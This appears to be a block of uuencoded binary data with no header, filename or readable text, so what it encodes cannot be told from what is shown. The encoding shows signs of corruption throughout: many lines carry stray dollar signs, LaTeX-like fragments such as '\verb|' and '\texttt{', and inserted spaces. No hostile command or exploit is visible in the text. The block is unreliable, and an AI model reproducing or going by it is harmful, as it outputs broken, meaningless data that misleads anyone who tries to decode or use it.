 $MQJ/3<^T)LB(`V0_?\@"<93PC(7W9B"\0!U0"M:&`CFI3TU]4,L]J)R5G:.R$ MB6_Z&9*.00ZB'+L3=DA/NP&PO:,T,@R>+N\^^N/?YY>WWA>3/N))`ZT?#C:K $MM =] & 9/'3Q - G^X4 > 314 : E1$8EK - N$Y)QD > V!3019.J3 = .(#[FDBK#^V2P)W,$ $M9543,W&WH!%-92=WU:UJN\#R; \-%<ZG>SO)<[(V&BRO2M)G7]04YH5'A]V=S\#$ M@L.=.GMV[\$57MW:/:13!`0*7@'38)@Y..W"@\$8>&(GN21E+KPR+0"7M>,CF,) $\verb|MM54"I4#=H"@H%4$41*#')K:)@RN"N44%\QUNW@2EAD-_=B^MZZ.\7W04\&*.8 \\$ $M<N\#M(>[*&^,^'\Z\46[S?FYN;\\#F(Q1=\#KP[;G'\&K;@V3*3EY54^K&3LNX\!]$ MV(01\$>^@312;.:QG']9YF?_S[%,\$]H%WJ;:O!:9.:+20'\8*\14!F"\2VL2P MU:##2KCA;>-N(@`"[PM@PG)\LWUR%XE'B\]!R,%EPF)89^TKCQ%`2D`&F0&% M1*/F[&RTI^815:YWM6AY<#CO7M<8KDE_O+U#HMLT/C51G.VU#`-[N9H_(E4% MK`POR=YL[HLM2,WH,,-S:9C1H;?'DP&128U3BOJSU>/VWY!<DHPO;@*;"+)V $M2+FU8>]X[UA/]!^5S)/@/IXH_X@-\E[CP\/J[OP.<Q[&\361^34.$[NKV[?]]]$ MK?1`.8B=MT3LC(0&?:P0W!<4M5"*UNPG<-5P#)`0@'Z"T":*\$1\$678>@;89> $M(N9TUT$X)CPW4-`=Y082[*U]>[5XA)2H1*)'X&[@D$R2#(\@L(D@:X?D#O*]$ MD5(NDW<&HPZQ-]L\$_O`AL@,<M8=TH%4G=FVR0"-R.Y^PJ?;WZR`U-ZG8*TH! M>5D; [S5#8"U"3TA'50N2RFI-, W_99QCLQ48U!A08W+T6Z-;UM)?G0>0D"'J/ M<\$O;0;!_P%I+)GRU652DP<0"6KV<ZF\$BX%,+4C%A<+A]'U@16!-H`VL?IORU M?7W;/?#R7#&(ND>[.AQSDJLO7YOE7=<YZ/[SR]>S#V:/\MEJ[?10E;ZW,BQ> M5[KA-RE2T9%B0\$4']*(5,]D>3?/?78\DCV]I[6@57N"8X>6R*"(C`@MIQ#9Q $M<.'`B(A.SIJQ9\\2F]VC]D3X(6).7U784K1"$9X4J&J4992*`6H!X%;)#MK$$ $\texttt{ML}, \texttt{FPPT*E-J"F\$\$J2?@=IUTPB0} \\ \texttt{K^$S1+W}?\texttt{E\#"EN=JKSPDBUU^$59;0+L0KQ=C} \\ \texttt{ML}, \texttt{FPPT*E-J"F\$\$J2?@=IUTPB0} \\ \texttt{ML}, \texttt{M$ M,\$ZWQ';3@SI\$4\$E3CI.S(9QK9IP0`/<:4-8^-HF7P'&SV6KCO^22X1J'+GJI MSOA'@[E,G83DC&1X&8%-!%ET2'F"QJSA')V<G^DJL3[6L_"'U0!ORN;R4.54 M+,<Z411!+*6<,%")KE34TF\$"S^RN),<KNZ6QI81+[E8;3[&?`2+(,\$V7RE5 M29@FE!`M-@)("<B@`J"^"CABVM)RO/SQ"[6X_POWXF\]6S"06P8\D42#@AI@ M_(]C2F(J:`ETJ.4%M:RQ73+[>]3LGAK@:W?;,HD*B.N)<%`SAF%/I6YMK:'F M'WMF07=K81&P=CWHTT=9+52?-O/9G4HT2=Y<+UP,>LHRHR<&Q<XH-L(T/:"< M(\$1U".]#EPYM#@G\$\$!41"!!DP>KJK3UCH@-211;8('J71&`\$3&]4S.\D*E#. M"D8LCZ)UIU^)XDT-[;8YGYHR#[1FX@)8[F#J>"VIW>%9%!'22W*C,1\$9`=8. MN'5"4>C=M1@U"HHAZ-"(<"GL?@R<,KMT^V`(Z=TI\$SL`Q0`Y2X.+\$=I\$L:7# M;FU1)[W;-8]I10Q!ZY08/`2K=CH)SFV41,,/Z>SB\$0\B4N_#()#Z5Q`I`LB9 M\$_0G5*^K\$"G:MR+8`&Q=B,\$(=/MR2T\$R`M,*8470"7#L7K#^LA"QC*/(>!<' M9<P04PW"=8"1R"X8:1T\!J`;(##109LHMG;8[3Y>`'77Q6/A.@JA+7"@FF"] MP9Y`;H_+,2I&`!ES@A\$(U7LM-;J@\$*N?2A:`Q_E@N^[_?[NYMY<?M_L\TG\ MS'2?C+B;A6"7G.CDR4&;F':)S:OI"5.S+O75^)B)N4YTV18Z&1U7FU[JXJSQ M+]TEX@`8W>P?Z]B0>L"+RT.."W#@-GW\3<B3]O-@U@)0)EPYN8I=7"RK%*Z* $M7+7C:LS36.>C5^-7T^/S$T\07+"/0T/A3)(>3E^_)!7.C)SY-B>X&E-2,PY*$ M+82W)&_U;5Z66[>\F'[CQ]#QGD]\$YH\M380M)5L680LD37-A*\A6.K:X<BE] M10"A*'7G&2;(=S`^B92;#9A)"+D0R-!E<V"ZNY>'9T\$N"7,A(L@D#3()G3)S M3AD!,:></HAG*Z+B%"(.\$%%Q2HJ#%MJ1A2J6S=@,<]4,CYK32_<^(ZC&0`NY MPO:R?1SCQ?`_?M]"2F\!.X'CM].WI^P;))049,.DRZ,1V,SG<I<T';]"4F;R M!C<Z'&'.6N:.S[)=-N8_9^?FP9ZD_>_QT:OV_RG^/SD]3EYD_)F^R/%S^G)_ M6!; %BZ+EV3==78F?+Z>F5SYHWMH7%UY42#I^^7*R; Z8, 2*J19"W^C^.C\>F+ MX6`+(ZX/@M'@<KY>FAFLB-^&@\$WX#P_P!Q_6<HK/\$@VAPL`BRX3-8G:U]_5! $M=MT,*JP1UH4-^{II};!0@+M&.6%L4<05,.^5"X19?1B*?/$#^G^*>WRWM)64^$ $\texttt{M}) \ Z * [\&0 (=^X:L+J3@+)_IZCFYH82DTUZ#30VA7FPM`"RGM$:=Z8!00*Z7\\!$ M!L8ZB7FI9?^MZ3#I')48!Q/H"%V&&'QF\$*B-)_Y3#G^M\9*BQWB@_2KC)47< $M>.)9^B"C!>2$^CIF-`,W,5:X:<;UCF-N]YF9$D9CHQ!"#^)$&^,LMIIF9$ M%8, K1=4GXBW?>'HJ[WZ(>(6(ARXSBB@%@:Y3H)=WN"+%-9RRC8'\LKI_CH9C $M+'!^N\#>> .L^N!J(;^LR^*ITFOAH)H^;P>E\#37ZOY<W@]-7=N666B&WK+@)H+$ M%=VEP-BE"D3<HOU8]6CH4##JZ!8CQ%J(%1A],CYAVTY'A'8DU@>*](F)\$'L M%S AK303RGQC9FR3/\<'YE:%L<37[<(IUO3-XLGR 9U9"MGXK0[;6WK:W<OE MS4)(AZ>NV07\$!D0=Z30W\EV973,!,VHU!#`#U*S+'O%AM_Z*#LVCJKVRCG)\ $\label{eq:mjh} \texttt{MJH}[\ YN\&0LU^AH\ ,\ PGF[\ K\ (\ 'T^B^D\ \&\ .\ A>0WRT@:1\ (E5WL2=\#VPO\ GQL6\ [\ ^\]\ '_U$ M+QX^?S05>7ED(@=C\$X.:RE/&!:HPM54X7ZW]ZH-.?G>YO%^;6SI`\BKM/'R\$ MX&:-%S`P']'=#DC3Q>WJ8:%HZKX6LXOC%BMU(*C1QM3MIR6:JS](*]W0&14P MB_F#42:DIBT58PQ06^:Y:,V3_ZWF28I^\X`6F@>\$T#SA,+RE&PQ0M`;`*!92 $M2U#Q>*\&@+DTXZVB\?V9N7^=N>-B(QVW0VH->H._2'VAQ=S?%V_3\&&JKQ!\%^$

M#-/V@?M@;2,0"<(C/`31T%_V8(;`2'P(X%!%<8-A^APZEL^CHU00(E60#4KV M4E+78S)\'B63(JXD2-^EI-13DH@*Z*RBB%00Z+`\$>GE^-+&SSU%S:2,-E[(' M%V3L6+Q9FZ]).V_V:DBF.#%V*:Z0XM`][,"5@D-'`8:X6*R!ND<L&*Y?++\$" $MGO)^-A"K'R>-\&V]_DL$$B@Z/S\:!J=+VQ$6OK5Q+7N"1!TTUM,X-9LL[,SD]$ MF3U\"*Z!"DH6,3,1\$VVX#Y0+"&T8Z\$`7V!>T\$KK\$#=RK"ZB]NH`:Z!*8O!(Q MT4[[0-)4<?N9H#'N6@R7R0%H)R;1EHJVQ9\$N/KU4>W/T&&R#*;.Y.4EH=GPN MYT'W&V(J!OLYZ/@QO/91HY+"#"\N[!%!_,(`VQO9,UD.P5A/VR!*Q!]I]$ M#)`*`,U>D.;M]U?C,Q.7M=/`D]'9ZY&`<P\$7!)?NR?B0<math>ZT*X*N&J.=8/MKFFM8S.Z[!LFX6U+0W@7?Q/RI;OYI+P\\$[Z<?,4V'\+:IZ?F7(B)CXY/65PI;!79 MU!I+R,5)CG08N,*/]SZ"AQ/!D[?_PI_Q'_"B>BKS_X54\$C\$M7:^JYG+3>TV M!X0J_`\$B)I5HTYI.`G8[<+G@X`C"H.9X@F+?C<P":B5YP"T`"Z8B,E44&\N3 M:'&,.`N>.!`P1D(?ETI>^-2-`3+)"-XCR,A`(&@.8UC<[8>))1"P\$;ST<P%4 $M \times \#V! \& 04@Q@)_L + I \cdot [[--LLWIL/,[."<3HZM,S6$W#_J]UJ_VEV\[BX7-PA]]$ M8F1("0[H?UI<@G`7#%*DW"Q4?Z@)ZX>-]DX0\'7JG=-_,VK,.O,(`N%#"87_ M=K*5GK7IJ`?0G;P7K;Q%7-ZD^#7R7K1RH2[;7F\$K06K3X<Z@"QNH^&2`MF!3 MZ4.D\S,!@'A5WG^:VV]LLU?\$ODA_:1\7/\<25H6O[*0R_<-B8_>?R7"BNY,V MBBH7]&A;N'-Z]Z/YW%C\$[V"P&S5-QE^6<O^\$-DU7I.F9YLOKY9RP(&B"B]1/ M5F9\$"\(E]KK.UR!XAP0]51^LJAC0JO:C.T9/0<=GM^`\BUU*1P[+M1_@Q?\R MRV'V,C<70@1WSK)4'8!2Q[+CEH)A\3D/@\'P_;@2.'S8`V\K8)](+IQ6MIDL MD*YS:/LXNTJYS8*<T83`BBRQ=NPR1\$-:2'(L/Q!T;00DXR*@>7XRDFQ3>,C-M6@P7F[I+5"8R;Q<FF2W"?^\$=ICJ,N6.EBG"9"(>!>`<N%QP&8C#\$M;D0;<H> M;9(BK@U(/ZS-A4B)KI&7DN_`U<#)AS88J\$W4XUA'^.S.LN>H(VDX4*YHE:LJ M*-<OA'1,B0B/KND)^%3PZ*K`N%-95F&20]GGJ,(?4%9J*BE\$>'0'3\"7@F>W M@,_X_SH?3]^2T<;&7DY>L4KK;W;,.(<8"Y*.-Y051KIFTAA-V50>S39?[7>G $M\@0=+YU=8;D\&2T%"5GWQV>P]^E35#6-Y:\&U?P[R;+Q?W84A9-("XJE#TR7V^*)]$ $\label{eq:mj:kdj} $$MJ?KDJ)$DK&L[1(E6[`(.`62X`AQQ\XN3I>G?90ZDZ\#<_R-]0?0\#TFQ^(70.\#)]$$ MN-O\XM2(KL!88OY>8"Y`]-+@",QOMI+]L37R,-1R/;E05GAFIK,_I+:)"";J M[@Q6LI2#Q\WL(;+@W%^HB%J)J.BJOXFN@6:X!6S]BK\$'RX;?H5A2_*1B4@=9 M(J*B>_XF6CIGA\$4<&QD.1Y.C;H092%AR82G(40(AB5Y6EE8):\U)T\"Q=E*: M,]'8:]C><`D8CK'O&O9(PBMC(J4[TA[)&`(AY(*_HG4O+A4<S`2&N,!2\WD> M%S@I^@6N=@HL%LOV,Q0\@?MQ)7\,\H#!S@U?CXX.#/12Q\$00>:GO3/C=H9\3 M`C_X.V1.J&8?E0@J!0IL)B=XG""PO1DS.&_ZO9V1;'A&A;2\$:>=&`H\$-AGAK $\texttt{M}) \ \texttt{P*Z'/IN\$)} \ \texttt{DJB@3`UVZ\&@[\&YB3HY,1RBK?A?N[,=K?W\T25Q+[\?XH,PI\$])}$ $\texttt{M?`:9P$K]N$1P,!@8XD)=B$!95"@=[8\Q2V&Y$`:\#[<`5@BLA$!CP"3*"9=U'] }$ $\label{eq:mass_mass_self_mass_self_g} $$M"`(\"T<P6^K'YO/\#)4S'IFZG9R^&6VE[Q\=G+Q*=='YD1I\#\#0U.\$+U)\O>BB$$ $\texttt{M1*A:A*JT+!`$\#`:+["H,S(*PA$2I4K8J\R!=!)?Q$3?G$1(BLGDI7S\O1I$$7 }$ $M%\D'O[\$J0ZBSO5O^X<0\$QU=^ES]=O\$NM'LOC*\&HL<RO1)FKN+7C,V]>P=8`=$ MZ/L9"2@XIY`Z^MDGK"A8B(+.)?JQI6#1D,#4;PSQUZK^3F,D1<082/]N8WS3 M!N+NV.\#60,;A%CQ%AQ=\$:;8]X.@9;QH>ZA^6":9H@(%W_^102Y^DR#>_&TX $\texttt{M:@_?8=\$)GJ`X'T)KV(\&K1;/!`\#*\#HV]2`CT!YKP<T>AOHA.6@=8G?)'!CG@Q}$ M8PZ#[,#ES!=3%W#T3EG(`^MA/A%TL`I5`24[,7?@8#WT_GV^*<@A?1,!]V]@ MV9.5T9#JU=7"0%,/#L;R'%B-T+CY@VO4WXW6IB6:A1D<F;53\72BE;JU\4EF M^#2W@3S>?Y7_#W\$+R&C^D?_'_1\HYN#-Y'3<EI2V)6'P\C(<F"Q^OS;;1A<; $\texttt{M} \texttt{V:} \texttt{[G^MT} = \texttt{ZX_GU2_O\&'V[XK_AB'4HSYSA\&;5DYRD*PO'B} > \texttt{[S7);40.*U-M} = \texttt{ZX_GU2_O\&'V[XK_AB'4HSYSA\&;5DYRD*PO'B} > \texttt{[S7);40.*U-M} = \texttt{ZX_GU2_O\&'V[XK_AB'4HSYSA\&;5DYRD*PO'B} > \texttt{[S7);40.*U-M} = \texttt{ZX_GU2_O\&'V[XK_AB'4HSYSA\&;5DYRD*PO'B} > \texttt{[S7);40.*U-M} = \texttt{ZX_GU2_O\&'V[XK_AB'4HSYSA\&;5DYRD*PO'B} = \texttt{ZX_GU2_O\&'V[XK_AB'4HSYSA\&;5DYRD*PO'B'AK,5DYRD*PO'B'B'AK,5DYRD*PO'B'AK,$ M)[%@MHG)UB3>+&8N+35I(N8/2?3&!-ME:IH5<G4:I#PY_D,L4K925C\$ITU`@ $M"!E(E'QG\T1"C?<*+Q]L?&)I?]T#9V?B-<-I?0D6D/(5%7.4VWQ=&DV[]\%$ MQHFWE]L;TV+LF=<WS>3T#-/EU,@8SI8=R.AH(\$8U^P?]%CA:`'/(^G)HN?.6 $MNQ\#NS'"?_H.\9<AKR2UG!4ZLR0!K.*5M=,(/(OP$(1-4$/XF%-]T[2^/^)2@)$ $M@%(!X=@9N+!L[*%R04$7P'&4WPA\,II,123<<_'A_J_33_,7T$($,TGF?IFE$ M)+H9G'!+\$:(S;DG9IM2@2'@5\$!1N#6W/,9O+-UL!DB&B/_-W:N,TKH.,/%MJ MUD`>3:CG:WB?ICM%`M/6ZD4[`>M5CM.%.;VP?/CJ17?^>R4AG8&\M8,31DYB M^E<BJEFCAU2I&X1:!4;%L4(`K1%8K:&UWK-U;AJ6?Q76ZN[3B0DG(48! Q2= MVSK31\J*MR3YM\$63!\G:1^H5NB,9=XHQM5:7<L+4B&\$A3=][RMB5WJ."Y*I" $MLI7^L%_; MC4R_T#0G>.DCMU<8<9K-3M%K;)^P]?)#G!'3,((.N+MOG($1+%))*G!'3,((.N+MOG($1+MOG($1+MOG($1+MOG($1+MOG($1+MOG($1+MOG($1+MOG($1+MOG($1+MOG($1+MOG($1+MOG($1+MOG($1+MOG($1+MOG$ M,(J62I2--2'U54A]Y5*;BE2")(%D8%"5IL\$>-I?F3/^EO8/A\$HWW#'1\RV>/ $MRV:U[<V/R]=+SY?G[*K(9""OLN[^+'\O9MORTTF,1D@-,*OD(77DYAVR=T@-)]$ $M_K6(HD,F73CN60C)N9#1L0%'7<V9YC^VE"WE`8]OW^&CM:"JUV-S:=2[F^7]$ $M!XD < (GX,RM&JJS\7-=;]*!2,MK@Z"5H < 6E?8XO*V+-N8Q97=,]YH*J"P8T#S$ $M(D6NAP) & : Y! & VES5F).VXG'Z#7H & G@&D.:V[469FSO= M^2/7I/\"U="3'U"]$

 $MC?K$; BQ0'>: .F4MM9A--M-*9=/+8HA:CIT)'-P]@9Y2]+9.TY[H&/^J"]NO]$ MP7UN^STP#!(XCK:&LH,8;JA\31*2+BDOD-1U14-]",2F#N4^&KB;2TXDV5T> $M-1?.&IVXS</O\K$Z_30@4L')X94&B_$XK:C#JFE4-&7^\;Z&$^G6Q6"NYGT$ MA",^)GVOFT)DE.6DPI4*!,R!^0AR++K\$#@*;7IV+31NU2Z#AH5W2[H;0K]7 MXL^(^WANI"[1+]VZETIU/=C5[8>KMN:XZ2.'&41ZI:?TY[AN.T+.A8S^'+CX M1_3-^_OV"-?^]-6>-<RP_1YX-Y7NN6P_F]^]LM>\$,J6R*7OFJPP)4,JFX'XE $M)B49AB+D:V0:XB,"V<<$6=[>VF^3R>&^!2?NWA&D2:+)P071 VB0B&]Q\P>=$ M!BJMX"6SYGV-B0TH0#R>'AK5#*B]5]F[S@_5L7Z0C4+J)E14/E[B'VT6,W>+ M6%W(FS!^&9"G:.7!W"=&+T''!AO!-7%@32#4,;'D"2YWH#+X],'IHXE9/?WB M+>]Z%Q/VJUADH8IP7>K(@IU@^*""`\$;'&#T1.KX7!=A\$D1F1VTKBR[-5DE5F MM\)^6\>K]GM&-U0@S2>WFXJIKQG[@:,N1(;BCH(R_4U;Q]?7]PLY6S6LU':W $M+>E*OT+T@S=$Z*70X0T";*+(FDA8RNP(-:3Q].)X>C!J+95@T<#&GW$^UE])$ M06) E?&_\$Z*70864!-E%D3:2[>7SO_*586-ZP";H/7!VH5K#T-8DR]'8YH1Q\ M4"O-;)/2X0&`PNH"5!9A]*2BF%Q)611/472[J9#N>BPRTG**:0<:UN?5@H-M=A50\$Z!JHB#IY'"L[XD3TV9XHCS^10FUGIOQUD/]5&7WSMKD(+@%^7:-_9<R MF.72PH5T?C?71-W*[7>\$__(%K&<V_%M7A>%2F?\$6V0#Y6:8NJXI;&WR-81;, MZ_'7ND`/)!\$(/\$&P31\X(SAFYM809.9<_YN9.9.YD,DR8N=A/H@;6OPO\$P_& M) + < 4@H\$CBS81@] <= `MSLA=1@08YJEH51SH\$]D4\$F>3W/-4V#*RY5\$V08MNMB)M%R*(7MDL0U\2`=0?L.@"9S8@:J2W!(XD'XP8<8AH?E'8@OWX\$0+^U!<01 MN611L'903AQ;\$AN=9=[>WG^]?UC8J>;A_L1\.APCMIJZZ:9-/QC;52GCY2`E M(*&C?3L9-P>X[PH4J)9BYFG_HJ(\$>7@HMWX`B3EA1S&;",Q%A"VA=(3;6WMG MZ:5INR_.+*G"1RX^3+W(UPM+-C7V6-W>;_?ML]NUU]U[X5!SK.VCQW.[-BT< M-A@@;FU>&-(3_]OEUJS_?C'?FO-?;[`)2\$WYK]?W_#\6(ZX>;V^_,@5OZZQG M5^ZR(WF91NYW75XM6UGP\$7*_NGMOSGBL5ULB`XP_<!_[>71H;\^2FDS:6L\$3 M33I=:FN(ZFH!S38B)\(N,TS?3.T:`Q**R!H#\$,)8"B.:&1C0!QM\$N\8,_VRS MJN5*FH/]B3^CQ8.O-MT_1IK`D@XPNEG.[K?('&JV2A3W'8AP]GLYI&.^A[]H MQ0)LHLBT0^J"<\$G)&0@9P@"_1KFK.WO^/3B'\;LOBLB:BZP9M(XA"D%@4Y!` MFQYL1:S5W!X2<YU`4H/6WG>('T/V`S7LY%:00\$T\$GNK=A2\$L\$UC.7(W1(["" M,..R%Z,WV`*'A-BR&A#"6`ECS?Q+R6%RQ#RR030/8)`+YC#X"]\!B^1R?'[6 M99/&LP%(\LDD'VK;7CJ]758A&*DO&06\C"H!U0292K6(;;-A;(91;181NNB% $M()(P_/9Y)FGQX6KC.N@Q??WS1H3&/>YA8G-WN.U65]N%G?O'S[XGZCV5K?[$ MZ6)N/F_",T=NO:K_H@!NIUVM[X/=U'CG#^*QHY.7#?63%?[98]C(]&BBOC0> MQ):V*850T%:V225)Z/ND6O9')Z<C,5>%ZX`^'RZE>.L->+;@Q*7(DO8G')%V $MA[\QA(K]S+OV."K8?605B\&]:,V&M_-Z[2\>>ZC:A\AM);V_20;E<=!\Z2H'1$ MR'PW/:[7>#W?NV!'JR5ZUZ*W'7!"<B&NAGVFQ#4Q8\$*@;[\+V*\]<EQESV@_ $M^{0}, GSZ!?; +RR)NOV)0] = BO2+*H_8I,VKU62_3.1&X6T@67\\3DC[@F!BP[$ M(.R'KD.Y7U%AV>H9S??+W`]F@O3..VK1#E[F4;&U%W_A9`)K(KB\$.&4CY6(E M7&SPC#;Z92Y&&RD/*#/1#IX44'.API\$\$UD1P98=#EW\-B5VO7V)>GHDF9R9Y MRU)W2A5MKKM3S,WOS991]]*_F.MN].D]Q@1%A&.!N'=CCDV86=%["5YB7.A, M@&#JB%\3M<@.+_&(E3@)3IT3U82PI(/]MI[?QDQ0I9CG?;Y^T18*U8>F&O>6 M#]`!JE):2VK%-2\\$!*5E4IJMLQ@]%SIJ38!-%%D2:7S;\$3DWK5!MU;]`M>VV M\$B(S*C61'D%K)`K7HC`JVR=C%S#^HKH%U\2`"8\$(/4<`J0!D0H%]O1]%A-]> M'TX.)ISKU;\$0)2`DJU*RJIA5(3FX:6==]^7!J2`VZ;8_ALR'DG#B"6H2SPDH M9I4R*V@G;"W*+*@=NLSRGLP`8VX%<RN[W!!*`I"@BJ`:()@%&*TC=LKB!W04 MM06F%!@FQ*4=#FU\$RP9Z1F#>`8WU+4K-?@\$H]/0X!N`'K_OBQ:/_H[/]UZ/I M=/26N%IPB?_J:B+;;^!S`5\BX9C\$D,U[#5NDA%G"&#XU)2,&.%C*34*!R'[M M+/3SV6+^X6YULWK_U0WK250"F]5ROE#S@+1`\I&Y'RR<'4B'9*^@?/KT5"M, $\label{eq:mds_jet_abs} $$MDS"J@4_A&*^@^{\\+:!/\%5@[K&?B"!JY_[30U-\\"F3\\\42&!A3"]_^3Y^-_$$$ $\texttt{M:H7\$)CC\$*YK\#P`\$@*``<W^V@312;.BP-[*:Q(\&"S[7/:5SMPS+D2T5W)0FES] }$ M2@O?"ND%Z7`M(IL8M')0I[AV+#P`5A;/J/B68P6*PZN4XKJ:L@&E19V'=%8Y M(B,=B@&31T4E@D)F0+8*D+0B52WW9/RD*H>(-0YR<89D0D)@C#@A\$Z&7TMX'Z3*?'<OI3DV)\IU8!P0UL&QR"LZWBTBC0<,_&(M2/"GHM/9D^\$LF@^8!AS M<?,PP[Z?X-[BQ>QV<A"<G+<9>9:TFW]N[]UN@5KYU/@-KA%"H0@Y2>F0RFSVMO'UGJL^XL98MD?AQY]I:,K0-3ZCC\6'/Y>6<'YBUFI<FI\$E!4@HB[K;>K-9V M9>)J^4D+@F?I>?^9)X:UV<'RDQ:%!9K\Z8D-N1],WK#\G\6B:^@!%02A)Q&X MDV]QNUYIZ:I=TEEPKVQCLQ.'A=)3VIA-#**P(T!\AV"\\$7[^1^ZVB^37AA]Z $\texttt{MYQWQ0\$-:1,8YM:>5TE/-E\&K:,+1/S\$C\$Q)*P)L`5\#B<6TOU[4?[:X\$/_Q"\&T] } \\$ $\texttt{M\$.8.,0MA]D`+Z5ZZ0)<\#-<1"FDA'PGL/':S1.)"''0Z?('^.I\=[_XE/$*1&$ $MOV < (8QXI \ '"47ZA-@)@3F`!('A9K"NS["V3^53,I^[R@7);*$0?\&/8H=J&$ $\texttt{M`I1N*M4O;BK7?5.<} \texttt{N=D9} \\ ["\f^'4;=\DG)Q4B9:N;*,(R1G):!8$-A$DX9$#.$

M(JII5+^X:5S'YCZ!18(FX.2D(A45L8T@)+,9U&@&!#8ALAYV2&<1LXD>U](C M/<\$8W=?%4^S8S:]F?7L>W+YNGP5W`[J<1T!R<*\$;YD;!KL#]E1E4[A9WN%+' MF^S,57!)SW;F[IY=?9<;2'(!3_A\$[>F'\2_"@2\2[\LZQV\0]OY)95@4.MM& M%RG165;!%<YFF_>+!T'G:(CN*GMM8;R4Z\^!G(?"MH&+5H->%X71PT8+LV/^ M9P"F[`KK_<X=Q%*^@N:8D`N24:\@L`F@JP=<LOQI"DF@P'VHP[^KSM>,AC& M', ^DN\>AX7E2E4DMH^T@R923&7R"ONV?Y&3H!V'B=ONCM>L`^_F4ETFOE"!6 MB!]X>30@9R2CPR>PB2`+(E6'CZ=HCYL1':W\$.D-?#R?5Y-G&\$<(G)JX[VK:W MSO_-,V)+\$XJVN^K4]UUO?P/?"WL6N`JLN&>V8%_=2_6:%O>89/(?Q(9N#I=W MRUN\9&#*X/80\T2:3H0ZW!;4<F-_DNF-'+LV"/A=JN;7GY5X"G688/RL+:`: MM+\.%P\;W/F-HH:0>G[ZL%C?>_NI]A_O'U;8M*@).\NHZP2_X%.NIL4;#%*\ M`:-F#\$''P^:E#MO\$P7D'#IR+O1AV-"7)OYAS)0-T;/'.(QM*YZ&]:U@J[QI6 M/^5=]:_PKF&61=PK&3RK>YG/LYA_L;?I=G@A1A]%T`.QJ;_#-G%PYL!;0Z3@ $M, (\'/<>IV, \#'PH&/!A7K%, 8Z6<0+!U$G=-\E\,5P"*,KOKO],G_8W'A.N)Y)$ MLC0>]<)7J!E-4-(\$B#WUPBK"\&5\$AJ:?(QTXCJAMV8#3X8_9-DW^>;9-LEVV MI7NE[.NPX[@?EA&&P98,SOZ.HN,PMM6>?3`^&TV:4YJVA&F_KVL,9EI%IHQ> $M6: - '7H \ 91+M(; 76:]V\#Q, %M*[MJ^+AU7T"G[AOK1\#C7M@.&F%X<8-W[@BYT<$ MS2Z6Q+'`?4/DI3W29*]V8"^1M<<PK]I3DD//W\$A,MFP=3#OP\$2LZ]Q='\$3.* $M:'<</(DC)P?B).1MGL9<=LS?M`C;=H:M"FGQ`R;A8%ED&"N_89,+"@F/0,G&$ M)D_AR.D;.7R#O,W3F!/''&V(E^9"O68\.A)[Y-A`>JUN`>H"43N861CK&YL9 MGX#/B4=MD[-Y"F0I6.-ZG4Y>'8T/J%:%JP^?JI;P2E&L,>PZ_":\8'4A2MTQ $\label{eq:m-D_@3!QG7*?SHRVM"E36U6>J5:JP81^[+H_5A>V`3V'(R8\#Z(FOS)-[2\>+\%)] } \\$ M<VYS(+TBO=:;M2/(D@;&#CPR_V:73>:S];VL3`"`S]W/[<V!9J[IG9B7]-D7 $MIG.J*?*=G++$E"7:B(=/SCX$A8$^"*#H?>Z3^/WS(0BU3$?@=/6VN6;^K@)$ $M[./G/V^{=EA})-L(E;*K;*O]5(Q%V1J)%5AL1_*"2^{#})#HD(AG(=&F+?W^/")$ $M0 = 0.8H+Z \ (SVUD&<9**-=, (D2.R0B(XB)5PCL7)B119MJ6]44C<UH!$ $MC2Q3V29I?, DE%FU!1LS1ET67C@]:T7P['9X$O&<1'%7$*#)=O/]C\=758547$ M\C%FEQ&_'*A7TX=Y]VPZW89>5=&K[`3#)[+GJA`#)JSQ<=70X91K<HRL\$LP: $\texttt{MGK9((*X9'':\$:P95\#-=451RX)JHX<\$U4L7)-7<5P35W\$<==\$14==\$[4==4W4]$ $M=^":J\&SMFKJ:M6NBBD/7K), J=W7Y&HD742N";F'J*0@I`7H7."4*5Q[\3.$ MR(%V3]8CG!`UZ?LG#J<5&9^UI^_0M=AU8MW&)V8DHNLDK`EPA</]]0]67^VK $MXZJ;K\IVB^R?<G9-=?%O=5(J_J'3I)9\,Z">6FW4F:R*C0U++AZ-;0WK+1VJ$ M43!OAPY&519?E#)UTCWD_->3WCD3K76@&VI[.TJ@=A#EGB+1BW*?(]';00)& M\$O4&\$I@M#&LS_OA/CO<O,9\<OPE>8/;6A&5\$TIODV'\'PZIS8S5=#>L2`34C M%;Y&7!,""P?\[:5]A&V?%.-GO"?EQ&SF8#(N;OT/;&0]G!QS-3>)[JT%I&5, ML;,6/S"1\$9[?+\$*=>QTD1'5/^F%FY,,RPJ"?</YV:6%R)!)I!?IR[4L4[GH^ MGQSC+GEJR[M,7#+*8:/!;4-RNY,^H/[@=OF5G:_-YQ_:#5(R_::[K;MT,29\ M3BC8[R3I<#M)']]=V6LL%"DO'.EBLWQ8.)HXWHTI1ETGXJ9"-^9-BX^:TGG? $MS^{U<KUJ}[JRA.\9)4-Q3PG[J^<YWRXO5V:G*3>,0#"(5@_K,:2U8CXH4>L$ M2\$2,B[#&QPT'#F>H^SYY*.1APFQLT/NC"`"GV?]#.<TP:Q]@_+B\<KX!?<T! M9]=-P5W@1PAI\$0EWX35;K9V?LMO-F`92.+%SBHT-D!ZQ(!%[E@AK`ESE<#"- $M1ZZ*G*^7QZA33.4!:3]R>6KL;D+:[) >3*:'MI8*H!)^S6V/[NY>3>;? 0^$ $MR^(V*3))6:3MMGI1&5%HWLOW_0P%&9S4Q^:F[Q8THLPE:K9':+<F:,'Z\/##$ M!B2^=8.[K5'/OAW?+&X7=UAM\$#(JFV2<.Q:"JG!/1FI241/\$T.(8UEOJZ@T5 $M'(>G0P</C(-Y+XC),QDG3?J-`W+,."#T&N>"FM![<&:Y!Y,1`]\ANNF#%PY.$ MXYPTH[=;SBX/[D1M@Q:]6=WZ,Y6S5; `K<BMKEL_Z1LPT#F%U9ZAN@ILX.ALZ M-!4Z'8__V%(H0ZR@5Y^S8!.CRT47E;(H5\$<4DA&"VB"XZ4\$7#DW9>4._EA[5 $\texttt{M4?2*W][.KE7@A3"Z2J\#H1G\$S\&JQ+U<)5\$`XUU0-B7>6H*`*;/GP^='AJ;'MH}$ MUW&!F/3Z']N1Z*RNX:(I,+4.75\$70V%2"H,JZ@%E!*%&!1[*?D'9B^^1/2F^ M4W:V8X1(I3S('@55!-60'7`US)V9^UG,I]BVMQ4#*/#3W@;)@T)\$L@)^@-+@ M7/W`A\$`LJ)*EV<F3=3RN6;T]#?VLR#\$&/+&NONEG5Y_51Q\$:F!I*@FM18:)0 $M-.104 < LC/; "2L*JSCQ8\&.WGJ!V', D[HR.7@>XSS34=^#N/0K[&[&S_@/;VP]]$ MA##X#AF: 